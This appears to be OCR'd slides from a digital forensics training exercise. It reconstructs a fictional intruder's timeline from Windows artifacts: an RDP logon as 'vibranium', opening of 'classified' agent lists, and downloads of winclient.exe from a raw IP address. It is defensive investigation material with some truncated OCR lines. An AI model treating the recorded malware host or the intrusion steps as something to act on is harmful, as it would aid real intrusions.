




Date (Newest to Oldest)	Artifact Involved	Action	Source
4/4/2012 11:36:41	file:///C:/Users/nromanoff/Pictures/New-Site-HQ-And-Landing-Pad/Carrier%20Landing%20Pad/clp-1.JPG	File Opened	IE History
4/4/2012 11:36:56	file:///C:/Users/nromanoff/Pictures/New-Site-HQ-And-Landing-Pad/Carrier%20Landing%20Pad/clp-2%20-%20F	File Opened	IE History
4/4/2012 11:37:11	file:///C:/Users/nromanoff/Pictures/New-Site-HQ-And-Landing-Pad/HQ/hq-1.JPG	File Opened	IE History
4/4/2012 11:42:19	file:///C:/Users/nromanoff/Documents/CC%20R&D%20Backstopped%20Accounts/CC-Backstopped-Accounts.xl	File Opened	IE History
4/4/2012 11:42:58	file:///C:/Users/nromanoff/Documents/Undercover%20Agent-List-Classified/Agents-List-CLASSIFIED-TOP-SECRE	File Opened	IE History
4/4/2012 11:43:17	file:///C:/Users/nromanoff/Documents/Undercover%20Agent-List-Classified/Agents-List-CLASSIFIED-TOP-SECRE	File Opened	IE History
4/3/2012 22:22:42	wikipedia egress filtering	Search Term	Firefox FormHistory


p://207.58.245.179/winclient.exe -> file:///C:/Users/vibranium/Downloads/winclient.exe	File Downloa
p://207.58.245.179/winclient.reg -> file:///C:/Users/vibranium/Downloads/winclient.reg	File Downloade

Putting it All Together



Date	Artifact Involved	Action	Source
4/4/2012 22:41:25	C:\Users\vibranium\Downloads\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 22:12:15	C:\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:52:45	**cmd.exe**	**Executed**	**Userassist Key From NTUSER.DAT**
4/4/2012 15:45:19	"alloy"	text searched for on Win7 system	WordWheel Query NTUSER.DAT
4/4/2012 15:44:37	**explorer.exe**	**Executed**	**Userassist Key From NTUSER.DAT**
4/4/2012 15:44:22	C:\Users\Tdungan\Desktop\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:22	C:\Users\Tdungan\Documents\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:05	C:\Users\nromanoff\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:05	C:\Users\rsydow\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:05	C:\Users\Tdungan\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:05	C:\Users\vibranium\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:43:17	**C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\Agents-List-CLASSIFIED-TOP-SECRET\Undercover-Agents-List-For-United-Kingdom.xls**	**Excel Spreadsheet Opened**	**JumpList Automatic Destinations; RecentDocs Key from NTUSER.DAT LNK File - Last Modified Time; IE History**
4/4/2012 15:43:17	C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\Agents-List-CLASSIFIED-TOP-SECRET	Folder Opened	RecentDocs Key from NTUSER.DAT LNK File - Last Modified Time
4/4/2012 15:43:14	**EXCEL.EXE**	**Executed**	**Userassist Key From NTUSER.DAT**
4/4/2012 15:42:58	C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\Agents-List-CLASSIFIED-TOP-SECRET	Explorer Folder Opened	JumpList Automatic Destinations; LNK File - Creation Time
4/4/2012 15:42:58	**C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\Agents-List-CLASSIFIED-TOP-SECRET\Undercover-Agents-List-For-United-States.xlsx**	**Last Opened (Opened Once)**	**LNK File - Last Modified Time; RecentDocs Key from NTUSER.DAT IE History; JumpList Automatic Destinations**
4/4/2012 15:42:50	C:\Users\nromanoff\Documents\Armor Files\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:50	C:\Users\nromanoff\Documents\CC R&D Backstopped Accounts\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:50	C:\Users\nromanoff\Documents\Ninja Files\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:50	C:\Users\nromanoff\Documents\Outlook Files\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:50	C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:41	C:\Users\nromanoff\Documents\Ninja Files\PDF\	Folder Opened	USRCLASS.DAT via Shellb

Putting it All Together



4/4/2012 15:42:41	C:\Users\nromanoff\Documents\Ninja Files\PDF\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:41	C:\Users\nromanoff\Documents\Ninja Files\PPT\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:20	C:\Users\nromanoff\Documents\CC R&D Backstopped Accounts	Explorer Folder Opened	JumpList Automatic Destinations; LNK File - Last Modified Time
4/4/2012 15:42:19	**C:\Users\nromanoff\Documents\CC R&D Backstopped Accounts\CC-Backstopped-Accounts.xlsx**	**Excel Spreadsheet Opened**	**JumpList Automatic Destinations; LNK File - Last Modified Time; IE History**
4/4/2012 15:37:12	C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\HQ	Explorer Folder Opened	JumpList Automatic Destinations
4/4/2012 15:37:11	**C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\HQ\hq-1.JPG**	**Last Opened (Opened Once)**	**LNK File - Last Modified Time; RecentDocs Key from NTUSER.DAT; IE History**
4/4/2012 15:37:11	**C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\HQ**	**Last Opened (Opened Once)**	**LNK File - Last Modified Time; USRCLASS.DAT via Shellbags**
4/4/2012 15:36:56	**C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\Carrier Landing Pad\clp-2 - Fuel Hookup.JPG**	**Last Opened (Opened Once)**	**LNK File - Last Modified Time - IE History**
4/4/2012 15:36:41	C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\Carrier Landing Pad	Explorer Folder Opened	JumpList Automatic Destinations - LNK File - Creation Time; USRCLASS.DAT via Shellbags - LNK File - Last Modified Time
4/4/2012 15:36:41	**C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\Carrier Landing Pad\clp-1.JPG**	**Last Opened (Opened Once)**	**LNK File - Last Modified Time; IE History**
4/4/2012 15:22:27	C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:22:06	C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\Agents-List-CLASSIFIED-TOP-SECRET\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:19:52	C:\Users\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:19:52	C:\Windows\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:12:42	**Security/Microsoft-Windows-Security-Auditing ID [4624] : TargetUserName = vibranium L**	**RDP Logon**	**SECURITY EVENT LOG**
4/4/2012 15:12:42	**Security/Microsoft-Windows-Security-Auditing ID [4778] :ClientName = LaNMaSteRΓÇÖs**	**CLIENT NAME for RDP Logon**	**SECURITY EVENT LOG**